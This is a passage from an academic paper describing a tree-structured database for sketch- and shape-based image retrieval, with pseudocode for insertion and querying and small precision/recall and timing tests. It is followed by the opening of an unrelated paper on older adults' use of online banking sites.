There are also CBIR algorithms which allows performing queries without having the full knowledge about the searched objects. There are algorithms which are low-level e.g. [18]. The approach presented by authors is based on human drawn sketches which are then transformed into lower resolution images and compared with sketches in the database using edge detection techniques. The method provides good results, but is oriented on finding similar paintings, which is not sufficient for querying by objects. [19]. Other researches uses global contour map and salient contour map in order to extract objects and compare them with images in the database. There are also researches which use additionally relevant feedback (e.g. SIFT algorithm) an re-ranking to improve the results precision [20]. In our previous researches [4], [2], [5], [3] we proposed a high level algorithm which is based on decomposing object into its approximated by predefined shapes representation (Query by Approximate Shape). The shapes are used for creating a graph which is then compared with other graphs stored in the database. In this paper we describe the database structure based on the Query by Approximate Shape method.

All images or objects representations have to be stored in an efficient way. Most often a structure based on cells or trees are used [21]. One of the most interesting approaches is [22] which is based on a tree storing cells. The similar images are stored in the same cells, but when the similarity between images is below the determined threshold, another cell is created (a process in the paper called a mitosis). In [4] we proposed the first attempts for the database structure for our object representation which was based on Scalable Distributed Two-Layer Data Structures. The approach provided good results but was prone to rapid tree height increase. Moreover we would like to prepare the database structure which would be more universal and allow to use different data structures types in the lower implementation level (e.g. SD2DS, but also data containers or relational databases). This would increase the number of possible applications e.g. to use our database on devices with very small resources. Our database structure in some parts is based on the same ideas as [22] (e.g. storing similar data in the same part of the tree), but we use different inner structure and different methods of object representation and querying.

### III. MOTIVATION

The multimedia database structure as well as performing queries is a very broad problem. Not only querying by images may be complicated, but also storing a very huge amount of data, because images and their representation used for comparisons had to be kept. Some attempts for the database structure were presented in [4], but we would like to obtain more universal structure which could be used with different implementations for specific cases. This would allow implementing the Query by Approximate Shape database using for




Fig. 1. The primitives used to describe objects [2].




Fig. 2. The attributes used for line segments (a) and arches (b).

example Scalable Distibuted Two-Layer Data Structures for data servers, relational databases (e.g. MySQL) for desktops and containers like vectors or lists for tablets. As a result of our research we would like to obtain the system which fulfill the following requirements:

- ability to perform queries using graphs extracted from a query image or graphs drawn by a human (without need of drawing skills)
- easy addition of a new object without rebuilding or training the whole structure
- fast access to the data
- the database structure which allows parallelization in order to improve the efficiency of queries (and for example use different machines to process searching in different subtrees)
- the ability to set the minimum similarity between objects which is needed to add them to the result set
- higher level of database structure, which allows different implementations e.g. using NoSQL data stores, relational databases, containers etc.

#### IV. OBJECT GRAPH

The main idea of our algorithm is based on representing objects by shapes. Each object can be described using approximation by a set of geometrical shapes. The example representation was shown in a Fig. 3. In our previous research [2] we proposed to use following shapes, called primitives: line segments, polylines, polygons, arches, polyarches and arc-sided polygons (polygons constructed from arches) (Fig. 1). Each shape is defined by its type and its attributes:

- line segments are defined by the angle of its slope and optionally by their length (Fig. 2 a)
- polylines and polygons are defined by the number of line segments from which they are built and attributes of each of them
- arches are defined by the angle of the arc and optionally by its radius or diameter (Fig. 2 b)
- polyarches and arc-sided polygons are defined similarly like polylines and polygons by the number of arches from which they are built and attributes of each of them

The proposed object representation allows using two types of queries: a manually hand drawn sketches (e.g. using predefined




Fig. 3. The example sailboat object representation: a) an image, b) an object drawn with lines (black color) and arches (red color).

shapes, like in vector graphics) or to automatically extract shapes from the query image. Thanks to that, the database human interface may be more universal and more suitable for people without drawing skills. Moreover automatically generated queries by e.g. by monitoring systems would be also easily performed. The manually drawn sketches may be prepared using a set of predefined shapes and they may be very schematic without many details. Due to that fact they may be prepared fastly and easilty without high drawing skills. The automatically extraction of shapes from images is based on line segments and arches detection e.g. using Line Segment Detector algorithm and Circular Hough Transform[2]. Firstly all lines and arches are detected and then if it is possible, they are joined constructing more complex shapes like polylines, polygons, poly-arches and arc-sided polygons. The extraction procedure is described with more details in [2].

When representing an objects by set of shapes, there may be also needed an information how they are positioned to each others or which of them are connected. In order to store such an information a graph may be used [2].

Each graph may contain not also a description used to comparisons with other graphs, but also some metadata which is useful when returning results. For example metadata may contain the image name, its description and image file path or image binary pixels data.

In order to compare graphs with each others, a coefficient called *similarity* is used which describes how similar two graphs are. The values of *similarity* are between 0 and 1. The value 1 means that the graphs are the same, 0 that they are completely different. When generating a results set, some minimal threshold should be used to mark which graphs are similar and should be taken into account.

#### V. THE DATABASE STRUCTURE

The database structure is based on a tree which is build from different types of nodes. There are two types of elements:

- common (graphs) nodes which are used to organize the data
- data nodes which only stores graphs




Fig. 4. The overview of the tree database structure

The database structure is partially based on our previous research [4]. In order to improve the time of comparisons, similar graphs are grouped into the same node or nodes, called data nodes. Moreover this could reduce greatly the height of the tree which was a problem in [4].

The root node is used as an entry point to the tree and does not contain a graph thus when compared with the query graph, it always returns the highest similarity. It may contain many children which are then compared on the next level of query.

The common graphs nodes are gathering similar parts of their children nodes as a graph. Therefore when the query graph is compared and does not have enough similarity, there is no need to compare other levels of tree and the whole subtree can be abandoned, which highly decrease the time of the query.

The data nodes does not have any children but contains one or more object graphs (which are correlated to images using metadata). They are used to gather similar graphs in the same node of the tree. Graphs are stored in a so called slice which is strictly a vector of graphs. The first vector element is the most similar graph to the common graph stored in the parent common node. Next graphs stored in the vector are compared to the first element and sorted from the most similar to the least. In order to improve the query time and to allow using parallelism or different machines to store some parts of graphs

**Algorithm 1** Splitting a vector of graphs when the maximum size is reached

---

**Ensure:**  $T_s$  - maximum number of graphs in the slice;  $dh$  - data node,  $vec$  - vector with graphs  
 $vSize \leftarrow size(vec)$ ;  
2: **if**  $vSize > T_s$  **then**  
    create new vector  $vec2$ ;  
4:   copy into  $vec2$  graphs from  $vec[T_s]$  to  $vec[vSize]$ ;  
    remove  $vec[T_s]$  to  $vec[vSize]$ ;  
6:   add  $vec2$  to  $dh$ ;  
**end if**

---

and images, there may be more than one slices of graphs stored in a one data node. Therefore, the first slice should store the most similar graph to the parent common graph and when a desired maximum number of graphs in a vector is achieved, the next vector slice is created (Alg. 1).

#### A. Inserting new graphs

Inserting a graph into the database is similar to the approach presented in [4]. Firstly the tree root is reached and then comparisons with all its children's graphs are performed. Comparisons are performed in order to find the best match between children's graphs nodes and the inserted graph (Fig. 5). When computing the similarity we divide the sum of found similarities between matched nodes by the minimum number of nodes in both graphs (Fig. 5 e) in order to avoid the situation when for the same matching, different similarity values are obtained (Fig. 5 c, d). If the similarity is high enough then its children are tested. If comparisons with two or more nodes returns high similarity, the node with the highest similarity value is used as a direction of the tree traversal. The new graph and common graphs comparisons are performed until the data node is reached. Then the graph insertion is performed, as described previously. Firstly the comparison of the first graph in the first slice is performed and then, based on the similarity result, the graph is put into the graphs vector in the position which is correlated with the *sim* value. If the maximum number of graphs in the vector is reached, the split operation is performed (Alg. 1). If during the tree traversal the comparison with the node's graph does not give enough similarity value, then a pair of new common and data nodes have to be created. The creation process is as follows: firstly a new graph which contains only common parts of the inserted graph and nodes's graph is being created and stored as a new common node. Next a new data node is created and the new graph is inserted into its data vector. Finally, the new common node is used as a parent for the node graph and new data node. The whole process is shown in the Fig. 6.

The graph insertion algorithm is presented in Alg. 2.

#### B. Querying the database

The database querying by a graph is much easier and faster with the proposed structure. Firstly, comparisons with all root children are performed. If similarity with one or more of




Fig. 5. Comparisons between graphs: a), b) example graphs with common nodes; c) comparison of a) with b); d) comparison of b) with a) e) the similarity computed using minimum number of nodes in graphs.




Fig. 6. The insertion of a new node with graph to the tree: a) the graph which has to be inserted, b) the tree structure c) two types of nodes after creation d) the tree after insertion of the nodes from c)

#### Algorithm 2 Inserting a new graph into the tree

---

**Ensure:**  $g$  - the graph which has to be inserted;  $T_{sim}$  - minimal similarity of graphs  
 $node \leftarrow root$ ;

2: **while**  $node$  is not NULL **do**  
      $traverse \leftarrow true$ ;

4:   **if**  $node$  is a data node **then**  
     compare  $g$  with first graph in first slice of  $node$   
     [compare graphs using Alg. 3];

6:   insert  $g$  into  $node$  in the position related to the similarity;  
     **exit**

8:   **end if**

10:   **if**  $node$  is not a root **then**  
      $sim \leftarrow compareCommon(g, node - commonGraph)$  [compare graphs using Alg. 3];  
     **if**  $sim < T_{sim}$  **then**  
          $traverse \leftarrow false$ ;

12:    **end if**

14:   **end if**

16:   **if**  $traverse$  **then**  
     compare all  $node$ 's children common graphs with  $g$ , choose maximum similarity as  $sim$  [compare graphs using Alg. 3];  
     **if**  $sim < T_{sim}$  **then**  
          $traverse \leftarrow false$ ;

18:    **else**  
      $node \leftarrow$  child with max  $sim$ ;  
     **continue**;

20:    **end if**

22:   **end if**

24:   **if**  $!traverse$  **then**  
      $commGraph \leftarrow$  common part of  $g$  and  $node$ 's  $commonGraph$ ;  
     create new common node  $th$   
     insert  $commGraph$  into  $th$   
     create new data node  $dh$  and add as child to  $th$   
     insert  $g$  into  $dh$   
     add  $node$  as child to  $th$   
     **exit**

30:    **end if**

32:   **end if**

**end while**

---

them is high enough, each of them is tested until a common node with unsatisfactory similarity or a data node is reached. When a tree with not enough similarity is reached, the rest of the subtree is not tested. When a data node is reached, the comparisons within slices are performed. Firstly the similarity with the first and last graphs in slices are computed. If both are high enough, all graphs from slices are returned, if not, the proper range is specified using Algorithm 6.

The example querying process is shown in the the Fig. 7. The graph used for query is shown in Fig. 7 a). Firstly, the graph is compared with the root's child (id=2) which

---

**Algorithm 3** Comparing a graph which has to be inserted with the graph in the tree node

---

**Ensure:**  $g_i$  - the graph which has to be inserted;  $g_{db}$  - graph which has to be matched to  $g_i$  (the graph which is stored in a tree);  $T_{conn}$  - minimal similarity threshold for connections test

$countNodes \leftarrow$  number of nodes in  $g_i$ ;

```

2: for each  $node_{g_i}$  in  $g_i$  do
  for each  $node_{g_{db}}$  in  $g_{db}$  do
4:    $sim_{g_i, g_{db}} \leftarrow 0$ 
  if nodes types are different then
6:    continue;
  end if
8:    $simConn \leftarrow$  how many connections to other nodes in  $g_i$  has the same type as in  $g_{db}$ ;
    $simConn \leftarrow simConn \div countNodes$ ;
10:  if  $simConn < T_{conn}$  then
    continue;
12:  end if
    $simPrim \leftarrow$  the similarity of primitives stored in nodes (returned by Alg. 4);
14:  try to match all connected nodes to  $node_{g_{db}}$  onto the counterparts in  $node_{g_i}$  checking the similarity of primitives stored in nodes (by Alg. 4) and relative positions to other nodes, store the similarity result in  $simPos$ ;
    $sim_{g_i, g_{db}} \leftarrow simConn \cdot simPrim \cdot simPos$  store as similarity between  $node_{g_i}$  and  $node_{g_{db}}$ ;
16: end for
end for
18:  $sim \leftarrow 0$ 
  for each  $node_{g_i}$  in  $g_i$  do
20:   choose the match with nodes in  $g_{db}$  with highest  $sim_{g_i, g_{db}}$  value and add to  $sim$  ;
  end for
22:  $sim \leftarrow sim \div \min(\text{number of nodes in } g_i, \text{number of nodes in } g_{db})$ ;
  return  $sim$ ;

```

---

gives the *similarity* ( $sim$ ) value equal 1 - all nodes between graphs were matched. Then the minimal similarity threshold ( $T_{sim}$ ) is checked. The test was passed, the children nodes (id=3, id=4) are checked. The similarity result with the first node (id=3) does not passed the minimal similarity threshold test - the computed  $sim$  was equal 0.5 which is lower than  $T_{sim}$  value (0.8). These resulted in abandoning this tree path (consequently its child- id=5 is not tested). The comparison with the second id=2 child (id=4) returned *similarity* equal to one, which is higher than  $T_{sim}$  value. Therefore, its children are tested - id=6 and id=7. The *similarity* with id=6 node is equal 0.75 which is fairly high, but lower than  $T_{sim}$  and this path is also abandoned. Next, the id=7 is tested, the similarity is equal to 1, then its child (id=9) is tested. Since id=9 is a data node, other types of tests are performed. Firstly, the *similarity* with the first element in the first slice is computed.

---

**Algorithm 4** Comparing graphs nodes between each others. As a result the similarity coefficient is returned (values: <0,1>).

---

**Ensure:**  $pa$ ,  $pb$  - primitives to compare;

```

if nodes types are different then
2:   return 0
end if
4: if nodes types are line segments then
    $diff \leftarrow |angle\ slope\ of\ pa - angle\ slope\ of\ pb|$ 
6:   return  $sim \leftarrow 1 - diff$ 
end if
8: if nodes types are arches then
    $diff \leftarrow |angle\ of\ pa - angle\ of\ pb|$ 
10:  return  $sim \leftarrow 1 - diff$ 
end if
12: if nodes types are polylines, polygons, polyarches or arc-sided polygons then
    $diff \leftarrow |number\ of\ segments\ in\ pa - number\ of\ segments\ in\ pb|$ 
14:  try to match all segments between  $pa$  and  $pb$ , choosing the smallest difference of their attributes, sum all corresponding differences and add to  $diff$ 
    $sim \leftarrow (1 + \text{minimum number of segments}(pa, pb)) - diff$ 
16:  if  $sim > 1$  then
     $sim \leftarrow 1$ 
18:  return  $sim$ 
  end if
20: end if

```

---

Next the *similarity* with the last element in the first slice is computed. In this example both values are higher or equal to  $T_{sim}$  so the whole slice is returned as a result of the query.

Because each subtree is tested independently, the querying algorithm could be easily paralleled. The querying algorithm without parallelism is shown in Alg. 5.

### C. Deleting nodes

Deleting a graph from the database may be performed as follows: firstly if a graph is not the only one element in the slice, it may be removed from the vector without performing additional operations. If after removing a graph the slice does not contain any elements, the data node and its parent should be removed from the tree.

### D. Query parallelization possibilities

The proposed database structure allows parallelization of a query process. Since testing each tree node is independent from others, it may be executed in different threads or machine nodes. If a data node stores many slices, they may be also checked independently. Gathering the results may need some synchronization if all results have to be sent at the same time. However, this process could be also implemented as asynchronous, sending partial results to the client when they are obtained.






Fig. 7. The example query tree traversal: a) the query object graph, b) the query

**Algorithm 5** Querying the database

---

**Ensure:**  $g$  - the query graph;  $T_{sim}$  - minimal similarity of graphs;  $stack$  - a stack which is used to store nodes to check;

put  $root$  into the  $stack$ ;

2: **while**  $stack$  is not empty **do**

$node \leftarrow$  pop element from  $stack$

4: **if**  $node$  is a data node **then**

choose all graphs from  $node$  slices using Alg. 6;

6: **continue**;

**end if**

8: **if**  $node$  is not a root **then**

$sim \leftarrow$  similarity of  $g$  and common graph in  $node$  [compare graphs using Alg. 3];

10: **if**  $sim \geq T_{sim}$  **then**

put all  $node$  children to the  $stack$ ;

12: **end if**

**else**

14: put all  $node$  children to the  $stack$ ;

**end if**

16: **end while**

---

## VI. EXPERIMENTAL RESULTS

The proposed approach was initially tested using prototype database structure implementation written in C++ and database of cars, motorbikes, bicycles and scooters containing 111 images. In order to test the precision two coefficients were used:

$$precision = \frac{\text{number of relevant results images}}{\text{total number of results images}} \quad (1)$$

$$recall = \frac{\text{number of relevant results images}}{\text{total number of relevant images in the database}} \quad (2)$$

The test results for the chosen 6 objects are presented in the Table I. It may be observed that the precision of the results is high for bicycles, motorbikes and cars objects, but for scooter it is much lower. This was caused by the high similarity of scooter graphs to bicycles and motorbikes objects. However the recall values are much lower than precision. This is caused by usage of real life images which contained different variations of objects. As a feature research direction we would to increase this coefficient values.

Additionally some initial tests for comparisons between linear and tree database structure were performed in order to

**Algorithm 6** Querying the slice in data node

---

**Ensure:**  $g$  - the query graph;  $slices[1..n][1..m]$  - the  $n$  slices which stores vectors of  $m$  graphs;  $T_{sim}$  - minimal similarity of graphs;

**for each**  $slice$  in  $slices$  **do**

2:  $L \leftarrow slice[1];$   
 $R \leftarrow slice[m];$

4: **while**  $l \leq r$  **do**  
 $sim_L \leftarrow$  similarity of  $g$  and first graph in  $slice[L]$   
[compare graphs using Alg. 3];

6:  $sim_R \leftarrow$  similarity of  $g$  and last graph in  $slice[R]$   
[compare graphs using Alg. 3];

**if**  $sim_L \geq T_{sim}$  and  $sim_R \geq T_{sim}$  **then**

8: add all graphs from slice between  $L$  and  $R$  indexes into the result set;  
break while loop;

10: **else**  
**if**  $sim_L \geq T_{sim}$  **then**

12:  $L \leftarrow L + 1;$   
**end if**

14: **if**  $sim_R \geq T_{sim}$  **then**  
 $R \leftarrow R - 1;$

16: **end if**  
**end if**

18: **end while**  
**end for**

---

TABLE I  
THE PRECISION AND RECALL RESULTS FOR CHOSEN TEST OBJECTS

object	Query by Shape	
	precision	recall
bicycle	0.93	0.37
bicycle (a sketch)	1.0	0.60
scooter	0.67	1.0
motorbike	0.86	0.40
car (Fiat 500)	0.89	0.33
car (Mercedes Benz)	0.79	0.73

observe how efficient is proposed structure. The results are presented in the Table II. The tests for two different number of elements were performed. It could be seen that for the smaller number of graphs (23) the query time is similar for both structures. When the number of graphs was increased (to 68) the tree structure returned results about two times faster than linear structure, which was expected. As our future research we would like to perform more similar tests with much higher number of graphs.

## VII. CONCLUSION AND FUTURE WORKS

This paper presents a new Content Based Image Retrieval database structure. The main idea of the proposed approach is based on object representation proposed in [2]. Each object can be represented as a set of predefined shapes: a line segment, a polygon, a polyline, an arc, a polyarc and an arc-sided polygon. All shapes are connected into a graph, in order to store the mutual relations between them. The object

TABLE II  
THE COMPARISON OF QUERY EXECUTION TIMES FOR LINEAR AND TREE DATA STRUCTURE.

structure	query time in microseconds	
	23 graphs	68 graphs
linear	62	114
tree	58	63

representation allows users to use as a query images or simple sketches which does not need drawing skills. The proposed database structure is based on a tree with two types of nodes - common nodes which are used to organize the data and data nodes which stores similar graphs. This structure allow faster retrieval of results, because during the first query steps almost all not similar graphs are omitted. Moreover the query could be parallelized very easily in order to increase the performance. The proposed database structure is also more universal than our first approach presented in [4] because it is designed in order to allow different implementations suited for specific applications (e.g using SD2DS for servers or simple containers for mobile devices).

The future research includes testing the database structure with higher number of elements and comparisons with linear structure. Moreover the *recall* coefficient should be improved. Another direction would be implementing the parallelized queries in order to test their efficiency. Another set of tests should be performed in order to evaluate different lower database level implementations, using e.g. SD2DS data structures or MySQL. Moreover different graphs comparisons algorithms may be tested, e.g. using optimization methods with constraints [23].

## REFERENCES

- [1] T. Kasai and K. Takano, "Design of sketch-based image search ui for finger gesture," in *2016 10th International Conference on Complex, Intelligent, and Software Intensive Systems (CISIS)*, July 2016. doi: 10.1109/CISIS.2016.140 pp. 516–521.
- [2] S. Deniziak and T. Michno, "Content based image retrieval using query by approximate shape," in *2016 Federated Conference on Computer Science and Information Systems (FedCSIS)*, Sept 2016, pp. 807–816.
- [3] S. law Deniziak and T. Michno, "Query by shape for image retrieval from multimedia databases," *Beyond Databases, Architectures and Structures*, p. 377.
- [4] S. Deniziak, T. Michno, and A. Krechowicz, "The scalable distributed two-layer content based image retrieval data store," in *2015 Federated Conference on Computer Science and Information Systems (FedCSIS)*, Sept 2015. doi: 10.15439/2015F272 pp. 827–832.
- [5] S. Deniziak and T. Michno, "Query-by-shape interface for content based image retrieval," in *2015 8th International Conference on Human System Interaction (HSI)*, June 2015. doi: 10.1109/HSI.2015.7170652. ISSN 2158-2246 pp. 108–114.
- [6] C.-Y. Li and C.-T. Hsu, "Image retrieval with relevance feedback based on graph-theoretic region correspondence estimation," *IEEE Transactions on Multimedia*, vol. 10, no. 3, pp. 447–456, April 2008.
- [7] H. H. Wang, D. Mohamad, and N. A. Ismail, "Approaches, challenges and future direction of image retrieval," *CoRR*, vol. abs/1006.4568, 2010.
- [8] A. Singh, S. Shekhar, and A. Jalal, "Semantic based image retrieval using multi-agent model by searching and filtering replicated web images," in *Information and Communication Technologies (WICT), 2012 World Congress on*, Oct 2012. doi: 10.1109/WICT.2012.6409187 pp. 817–821.

- [9] C.-Y. Li and C.-T. Hsu, "Image retrieval with relevance feedback based on graph-theoretic region correspondence estimation," *Multimedia, IEEE Transactions on*, vol. 10, no. 3, pp. 447–456, April 2008. doi: 10.1109/TMM.2008.917421
- [10] B. Li, Y. Lu, and J. Shen, "A semantic tree-based approach for sketch-based 3d model retrieval," in *2016 23rd International Conference on Pattern Recognition (ICPR)*, Dec 2016. doi: 10.1109/ICPR.2016.7900240 pp. 3880–3885.
- [11] M. Mocofan, I. Ermalai, M. Bucos, M. Onita, and B. Dragulescu, "Supervised tree content based search algorithm for multimedia image databases," in *2011 6th IEEE International Symposium on Applied Computational Intelligence and Informatics (SACI)*, May 2011. doi: 10.1109/SACI.2011.5873049 pp. 469–472.
- [12] H. P. Kriegel, P. Kroger, P. Kunath, and A. Pryakhin, "Effective similarity search in multimedia databases using multiple representations," in *2006 12th International Multi-Media Modelling Conference*, 2006. doi: 10.1109/MMMC.2006.1651355. ISSN 1550-5502 pp. 4 pp.–.
- [13] T. K. Shih, "Distributed multimedia databases," T. K. Shih, Ed. Hershey, PA, USA: IGI Global, 2002, ch. Distributed Multimedia Databases, pp. 2–12. ISBN 1-930708-29-7. [Online]. Available: <http://dl.acm.org/citation.cfm?id=510695.510697>
- [14] A. Sluzek, "Machine vision in food recognition: Attempts to enhance CBVIR tools," in *Position Papers of the 2016 Federated Conference on Computer Science and Information Systems, FedCSIS 2016, Gdańsk, Poland, September 11-14, 2016.*, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., 2016. doi: 10.15439/2016F579. ISBN 978-83-60810-93-4 pp. 57–61. [Online]. Available: <https://doi.org/10.15439/2016F579>
- [15] C. Lalos, A. Doulamis, K. Konstanteli, P. Dellias, and T. Varvarigou, "An innovative content-based indexing technique with linear response suitable for pervasive environments," in *2008 International Workshop on Content-Based Multimedia Indexing*, June 2008. doi: 10.1109/CBMI.2008.4564983. ISSN 1949-3983 pp. 462–469.
- [16] A. Sluzek, "On moment-based local operators for detecting image patterns," *Image and Vision Computing*, vol. 23, no. 3, pp. 287 – 298, 2005.
- [17] M. Bielecka and M. Skomorowski, *Fuzzy-aided Parsing for Pattern Recognition*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2007, pp. 313–318. ISBN 978-3-540-75175-5. [Online]. Available: [http://dx.doi.org/10.1007/978-3-540-75175-5\\_39](http://dx.doi.org/10.1007/978-3-540-75175-5_39)
- [18] T. Kato, T. Kurita, N. Otsu, and K. Hirata, "A sketch retrieval method for full color image database-query by visual example," in *11th IAPR International Conference on Pattern Recognition, Vol.I. Conference A: Computer Vision and Applications*, Aug 1992, pp. 530–533.
- [19] Y. Zhang, X. Qian, X. Tan, J. Han, and Y. Tang, "Sketch-based image retrieval by salient contour reinforcement," *IEEE Transactions on Multimedia*, vol. 18, no. 8, pp. 1604–1615, Aug 2016. doi: 10.1109/TMM.2016.2568138
- [20] X. Qian, X. Tan, Y. Zhang, R. Hong, and M. Wang, "Enhancing sketch-based image retrieval by re-ranking and relevance feedback," *IEEE Transactions on Image Processing*, vol. 25, no. 1, pp. 195–208, Jan 2016. doi: 10.1109/TIP.2015.2497145
- [21] C. Lalos, A. Doulamis, K. Konstanteli, P. Dellias, and T. Varvarigou, "An innovative content-based indexing technique with linear response suitable for pervasive environments," in *International Workshop on Content-Based Multimedia Indexing*, June 2008, pp. 462–469.
- [22] S. Kiranyaz and M. Gabbouj, "Hierarchical cellular tree: An efficient indexing scheme for content-based retrieval on multimedia databases," *Multimedia, IEEE Transactions on*, vol. 9, no. 1, pp. 102–119, Jan 2007.
- [23] P. Sitek and J. Wikarek, "A hybrid programming framework for modeling and solving constraint satisfaction and optimization problems," *Scientific Programming*, vol. 2016, 2016. doi: 10.1155/2016/5102616



## Seniors' experiences with online banking

Chrysoula Gatsou  
Faculty of Sciences and  
Applied Arts,  
TEI of Athens  
Athens, Greece  
Email: cgatsou@teiath.gr

Anastasios Politis  
Faculty of Sciences and  
Applied Arts,  
TEI of Athens  
Athens, Greece  
Email: politismedia@gmail.com

Dimitrios Zevgolis  
School of Applied Arts  
Hellenic Open University,  
Patra, Greece  
Email: zevgolis@eap.gr

**Abstract—** Older adults are the fastest growing segment of the population worldwide. This paper presents a evaluation of the user experience of two online web-banking sites from an older user's point of view. We therefore conducted a usability testing employing 12 older participants, in order to analyze the needs and issues faced by this user group when performing real-world tasks. The study involved six tasks which users were required to complete within a specific time. Most of the participants were interested in learning to use online banking. Our results show that older persons do not find web-banking sites easy or user-friendly. Our qualitative findings revealed that both of the web-banking sites we examined presented problems. Implications for the future include the need to redesign bank websites so as to include guidelines and other suggestions made in this study.

### I. INTRODUCTION

